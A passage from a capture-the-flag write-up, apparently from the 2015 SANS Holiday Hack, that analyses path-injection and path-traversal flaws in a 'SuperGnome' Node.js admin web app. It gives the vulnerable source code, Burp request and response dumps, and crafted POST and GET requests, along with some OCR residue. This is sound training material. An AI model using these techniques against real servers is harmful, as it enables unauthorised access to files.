
Examining this functionality further through the web interface reveals that when entering a <path/file> destination and providing a file for upload (required in the GUI), the web application reports that it successfully created the path portion of the destination (preceded by an 8 character random string), however it was not able to upload the file itself to that path due to insufficient space.



Upload Settings

Dest filename (e.g. path/file.cfg): testpath/testfile.cfg

Choose a file: test.cfg



SG-02

Gnome Network Status

SuperGnomes UP: 5

SuperGnomes DOWN: 0

Gnomes UP: 1,653,325

Gnomes DOWN: 79,990

Gnome Backbone: UP

Storage Avail: 1,353,235

Mem Avail: 835,325

Settings

Dir /gnome/www/public/upload/XFxNpjPL/testpath/ created successfully!

Insufficient space! File creation error!

Current Settings

NOTE: These settings will be pushed to subordinate Gnomes on every poll.


Setting	Value
Current config file:	./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?:	YES
Camera monitoring?:	YES
Audio monitoring?:	YES
Camera update rate:	60min
Gnome mode:	SuperGnome
Gnome name:	SG-02
Allow file uploads?:	YES
Allowed file formats:	.png
Allowed file size:	512kb
Files directory:	/gnome/www/files/

Upload Settings

Dest filename (e.g. path/file.cfg): filename

Choose a file: No file selected.

Further testing using Burp Suite shows that this POST can be sent much more easily using Repeater and specifying a non-existent file in the "file" parameter since the web application is not accepting the file portion for upload anyway. The "filen" parameter is the <path/file> destination prompted for earlier.




```
POST /settings HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/settings
Cookie: sessionid=K8POwiAvPM1SZrm5uIJJ
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

filen=testpath%2Ftestfile.cfg&file=test.txt
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 3419
ETag: W/"d5b-qujbyap7+zbdz4A5bSwGKA"
Date: Mon, 28 Dec 2015 02:35:01 GMT
Connection: close

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script
src="/javascripts/jquery.min.js"></script><link rel="stylesheet"
href="/stylesheets/bootstrap.min.css"><link rel="stylesheet"
href="/stylesheets/bootstrap-theme.min.css"><script src="/javascripts/bootstrap.min.js"></script><link
rel="stylesheet" href="/stylesheets/style.css"></head><body><div class="container-fluid"><div
class="row-fluid"><div class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png"
class="logo"><div class="center_div"><h1>SG-02</h1><p>Gnome Network Status</p></div><ul
class="list-group"><li class="list-group-item">SuperGnomes UP: 5</li><li
class="list-group-item">SuperGnomes DOWN: 0</li><li class="list-group-item">Gnomes UP: 1,653,325</li><li
class="list-group-item">Gnomes DOWN: 79,990</li><li class="list-group-item">Gnome Backbone: UP</li><li
class="list-group-item">Storage Avail: 1,353,235</li><li class="list-group-item">Mem Avail:
835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation" class="navbar
navbar-default"><div class="container-fluid"><div class="navbar-header"><button data-toggle="collapse"
data-target="#bs-example-navbar-collapse-1" class="navbar-toggle"><span class="sronly"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span></button></div><div
id="bs-example-navbar-collapse-1" class="collapse navbar-collapse"><ul class="nav navbar-nav"><li><a
href="/">Home</a></li><li><a href="/cameras">Cameras</a></li><li><a href="/files">Files</a></li><li><a
href="/gnomenet">GnomeNET</a></li><li><a href="/settings">Settings</a></li><li><a
href="/?logout=1">Logout</a></li></ul></div></div></nav><div class="jumbotron"><h1>Settings</h1><p
class="message">Dir /gnome/www/public/upload/nxYmLupQ/testpath/ created successfully!</p><p
class="message">Insufficient space!  File creation error!</p><h2>Current Settings</h2><h4>NOTE: These
settings will be pushed to subordinate Gnomes on every poll.</h4><table class="table
table-striped"><tr><th>Setting</th><th>Value</th></tr><tr><td>Current config
file:</td><td>./tmp/e31faee/cfg/sg.01.v1339.cfg</td></tr><tr><td>Allow new
subordinates?:</td><td>YES</td></tr><tr><td>Camera monitoring?:</td><td>YES</td></tr><tr><td>Audio
monitoring?:</td><td>YES</td></tr><tr><td>Camera update rate:</td><td>60min</td></tr><tr><td>Gnome
mode:</td><td>SuperGnome</td></tr><tr><td>Gnome name:</td><td>SG-02</td></tr><tr><td>Allow file
uploads?:</td><td>YES</td></tr><tr><td>Allowed file formats:</td><td>.png</td></tr><tr><td>Allowed file
size:</td><td>512kb</td></tr><tr><td>Files
directory:</td><td>/gnome/www/files/</td></tr></table><h2>Upload Settings</h2><form method="post"
role="form" class="upload-form form-horizontal"><div class="form-group form-group-lg"><h4
class="col-sm-5">Dest filename (e.g. path/file.cfg):</h4><div class="col-sm-7"><input
placeholder="filename" required name="filen" type="text" class="form-control"></div></div><div
class="form-group"><h4 class="col-sm-5">Choose a file:</h4><div class="col-sm-7"><input placeholder=""
required name="file" type="file" class="form-control"></div></div><div class="form-group"><div
class="col-sm-offset-6 col-sm-6"><button type="submit" class="login btn
btn-primary">Upload</button></div></div></form></div></div></div></div></body></html>
```

Examining the source code from the firmware (/www/routes/index.js) shows this code for the Settings page which indicates the following in the image below. The top line shows the vulnerable line of code where the user supplied input parameter "filen" is being concatenated straight into the path string and without input validation.


This path string is then supplied to the 2nd highlighted code line which performs the fs.mknewdir call. Since what is expected as input for "filen" is a path followed by a filename (ie. path/file), the value provided to fs.mknewdir is everything up to the last forward slash which is the reason for the substr (substring) up to dirname.lastIndexOf('/').

The 3rd highlighted code line shows the logic triggering the "Insufficient space!" error message since free will always be less than the 99999999999 value. This is also indicated by the comments left by AUGGIE.




```
// SETTINGS UPLOAD
router.post('/settings', function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_level > 99) { // AUGGIE: settings upload allowed for admins (admins are 100, currently)
    var filen = req.body.filen;
    var dirname = '/gnome/www/public/upload/' + newdir() + '/' + filen;
    var msgs = [];
    var free = 0;
    disk.check('/', function(e, info) {
      free = info.free;
    });
    try {
      fs.mknewdir(dirname.substr(0,dirname.lastIndexOf('/')));
      msgs.push('Dir ' + dirname.substr(0,dirname.lastIndexOf('/')) + '/ created successfully!');
    } catch(e) {
      if (e.code != 'EEXIST')
        throw e;
    }
    if (free < 99999999999) { // AUGGIE: I think this is breaking uploads?  Stuart why did you set this so high?
      msgs.push('Insufficient space!  File creation error!');
    }
    res.msgs = msgs;
    next();
  } else
    res.render('index', { title: 'GIYH::ADMIN PORT V.01', session: sessions[sessionid], res: res });
});
```

We can also take a quick look at the code that inserts the 8 upper/lower character random directory path component. Since this random component is displayed back in the success message, this allows the attacker to know the full path to a directory created and there are no unknowns in the path.




```
// make a new random dir to temporarily store uploaded files
function newdir()
{
  var dir  = "";
  var chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
  for( var i=0; i < 8; i++ )
    dir += chars.charAt(Math.floor(Math.random() * chars.length));
  return dir;
}
```

So given the above analysis, if an attacker wanted to create a directory called "pwn3d" on sg02 in the web site path structure, the following request would accomplish this:




```
POST /settings HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/settings
Cookie: sessionid=K8POwiAvPMlSZrm5uIJJ
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

filen=pwn3d%2F&file=doesnotmatter.txt
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 3416
ETag: W/"d58-TudqV+963N/TDi5x/HUsLA"
Date: Mon, 28 Dec 2015 02:36:55 GMT
Connection: close

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script
src="/javascripts/jquery.min.js"></script><link rel="stylesheet"
href="/stylesheets/bootstrap.min.css"><link rel="stylesheet"
href="/stylesheets/bootstrap-theme.min.css"><script src="/javascripts/bootstrap.min.js"></script><link
rel="stylesheet" href="/stylesheets/style.css"></head><body><div class="container-fluid"><div
class="row-fluid"><div class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png"
class="logo"><div class="center_div"><h1>SG-02</h1><p>Gnome Network Status</p></div><ul
class="list-group"><li class="list-group-item">SuperGnomes UP: 5</li><li
class="list-group-item">SuperGnomes DOWN: 0</li><li class="list-group-item">Gnomes UP: 1,653,325</li><li
class="list-group-item">Gnomes DOWN: 79,990</li><li class="list-group-item">Gnome Backbone: UP</li><li
class="list-group-item">Storage Avail: 1,353,235</li><li class="list-group-item">Mem Avail:
835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation" class="navbar
navbar-default"><div class="container-fluid"><div class="navbar-header"><button data-toggle="collapse"
data-target="#bs-example-navbar-collapse-1" class="navbar-toggle"><span class="sronly"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span></button></div><div
id="bs-example-navbar-collapse-1" class="collapse navbar-collapse"><ul class="nav navbar-nav"><li><a
href="/">Home</a></li><li><a href="/cameras">Cameras</a></li><li><a href="/files">Files</a></li><li><a
href="/gnomenet">GnomeNET</a></li><li><a href="/settings">Settings</a></li><li><a
href="/?logout=1">Logout</a></li></ul></div></div></nav><div class="jumbotron"><h1>Settings</h1><p
class="message">Dir /gnome/www/public/upload/xAAbcZxR/pwn3d/ created successfully!</p><p
class="message">Insufficient space!  File creation error!</p><h2>Current Settings</h2><h4>NOTE: These
settings will be pushed to subordinate Gnomes on every poll.</h4><table class="table
table-striped"><tr><th>Setting</th><th>Value</th></tr><tr><td>Current config
file:</td><td>./tmp/e31faee/cfg/sg.01.v1339.cfg</td></tr><tr><td>Allow new
subordinates?:</td><td>YES</td></tr><tr><td>Camera monitoring?:</td><td>YES</td></tr><tr><td>Audio
monitoring?:</td><td>YES</td></tr><tr><td>Camera update rate:</td><td>60min</td></tr><tr><td>Gnome
mode:</td><td>SuperGnome</td></tr><tr><td>Gnome name:</td><td>SG-02</td></tr><tr><td>Allow file
uploads?:</td><td>YES</td></tr><tr><td>Allowed file formats:</td><td>.png</td></tr><tr><td>Allowed file
size:</td><td>512kb</td></tr><tr><td>Files
directory:</td><td>/gnome/www/files/</td></tr></table><h2>Upload Settings</h2><form method="post"
role="form" class="upload-form form-horizontal"><div class="form-group form-group-lg"><h4
class="col-sm-5">Dest filename (e.g. path/file.cfg):</h4><div class="col-sm-7"><input
placeholder="filename" required name="filen" type="text" class="form-control"></div></div><div
class="form-group"><h4 class="col-sm-5">Choose a file:</h4><div class="col-sm-7"><input placeholder=""
required name="file" type="file" class="form-control"></div></div><div class="form-group"><div
class="col-sm-offset-6 col-sm-6"><button type="submit" class="login btn
btn-primary">Upload</button></div></div></form></div></div></div></div></body></html>
```



```
filen=pwn3d%2F&file=doesnotmatter.txt
```



```
class="message">Dir /gnome/www/public/upload/xAAbcZxR/pwn3d/ created successfully!</p>
```

Note: notice the ***/gnome*** *portion of the path in the image above. That portion of the path does not exist in the firmware filesystem extract from Part 2 but this needs to be accounted for when attacking the production SuperGnomes.*

Vulnerability #1:


Abusing the vulnerability described in the above Settings Upload functionality, it is possible to supply input to the "filen" parameter such that an attacker can accomplish the following:

a. Create a directory name of the attacker's choosing (including non alpha-numeric characters)
b. The path of that directory is known to the attacker relative to the root
c. That path is readable by other components of the web application

By itself, this vulnerability would normally not be that exciting as it's initially difficult to foresee how an attacker can turn this into anything useful other than to be mischievous and fill up the web server's upload directory with numerous junk directory entries.

Ah, but this vulnerability used in combination with another vulnerability, may indeed yield something fruitful. Let's take a look at the Cameras page of the web site next.


Another functionality available on the SuperGnomes is the ability to see camera images uploaded by the GIYH IoT devices, similar to the one extracted from the wireless pcap in Part 1.



Gnome Network Status

SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325


Examining this functionality more closely in Burp Suite shows the following below. The initial GET request for /cameras also results in subsequent GET requests for each camera image using the URI /cam?camera=<number>



44	http://52.34.3.80	GET	/cameras	□	□	304	168		
45	http://52.34.3.80	GET	/javascripts/jquery.min.js	□	□	304	239	script	js
46	http://52.34.3.80	GET	/stylesheets/bootstrap.min.css	□	□	304	239	CSS	css
47	http://52.34.3.80	GET	/stylesheets/bootstrap-theme.mi…	□	□	304	238	CSS	css
48	http://52.34.3.80	GET	/javascripts/bootstrap.min.js	□	□	304	238	script	js
49	http://52.34.3.80	GET	/stylesheets/style.css	□	□	304	237	CSS	css
50	http://52.34.3.80	GET	/images/logo.png	□	□	304	238	PNG	png
51	http://52.34.3.80	GET	/cam?camera=1	☑	□	200	109921	PNG	
52	http://52.34.3.80	GET	/cam?camera=2	☑	□	200	177057	PNG	
53	http://52.34.3.80	GET	/cam?camera=6	☑	□	200	109023	PNG	
54	http://52.34.3.80	GET	/cam?camera=5	☑	□	200	109592	PNG	

```
GET /cam?camera=5 HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/cameras
Cookie: sessionid=5jReGPKY8YwNx8Lpu2Do
Connection: close
```


Looking at the request & response for /cam?camera=5, shows that it did load a PNG file from the web server:



```
GET /cam?camera=5 HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/cameras
Cookie: sessionid=K8P0wiAvPM1SZrm5uIJJ
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 03:06:38 GMT
Connection: close
Content-Length: 103568

�PNG
□
□□□IHDR□□□@□□□�□□□□□�0*<□□□□gAMA□□��□�a□□□□□sRGB□��□�□□□
cHRM□□z&□□��□□�□□□��□□u0□□�`□□:�□□□p��Q<□□□□bKGD□□□□□□�C�□□□□   pHYs□□$�□□$�□P$��□□�□IDATx□��□t□G��
�If□□f�Ècff�e��������e1K&YffffJ�0L�=������0����s����tN�g~��{□j�ʒ��□�□��(��
�Do�8�E)�;□�"i1�ʒ��%m^f�R□�'i1���m.iE���□□%i����□�Q��^��R��X□o[□m�□a�□nZ□�)i��%'�)+�.-�:ɯ"□4q8�-7�!/Ա0□��
>5��□P�□�□��lV�m��u��□□�o&��
```


Now let's take a look at the source code (/www/routes/index.js) found on the firmware for the /cam image URI loading functionality. According to the code below, the red highlighted line indicates that STUART may have commented this if-condition, which tests for the presence of ".png" anywhere in the "camera" GET parameter and if it's not found (ie. "== -1"), then the blue highlighted code line will concatenate a '.png' to the end of the string.



```
// CAMERA VIEWER
// STUART: Note: to limit disclosure issues, this code checks to make sure the user asked for a .png file
router.get('/cam', function(req, res, next) {
  var camera = unescape(req.query.camera);
  // check for .png
  //if (camera.indexOf('.png') == -1) // STUART: Removing this...I think this is a better solution... right?
  camera = camera + '.png'; // add .png if its not found
  console.log("Cam:" + camera);
  fs.access('./public/images/' + camera, fs.F_OK | fs.R_OK, function(e) {
    if (e) {
	    res.end('File ./public/images/' + camera + ' does not exist or access denied!');
    }
  });
  fs.readFile('./public/images/' + camera, function (e, data) {
    res.end(data);
  });
});
```


Source code /www/routes/index.js from the firmware filesystem

If this if-condition is commented out on the production server code on sg02, as it is above in the firmware source code, then if I manually add a ".png" to the end of the input parameter request, the code above (without the if-condition) would blindly add another '.png' after it, making it ".png.png" and likely resulting in a file not found error. We can test this with the following request:



```
GET /cam?camera=5.png HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/cameras
Cookie: sessionid=0o44jGOgHusykaPgCyYA
Connection: close
```

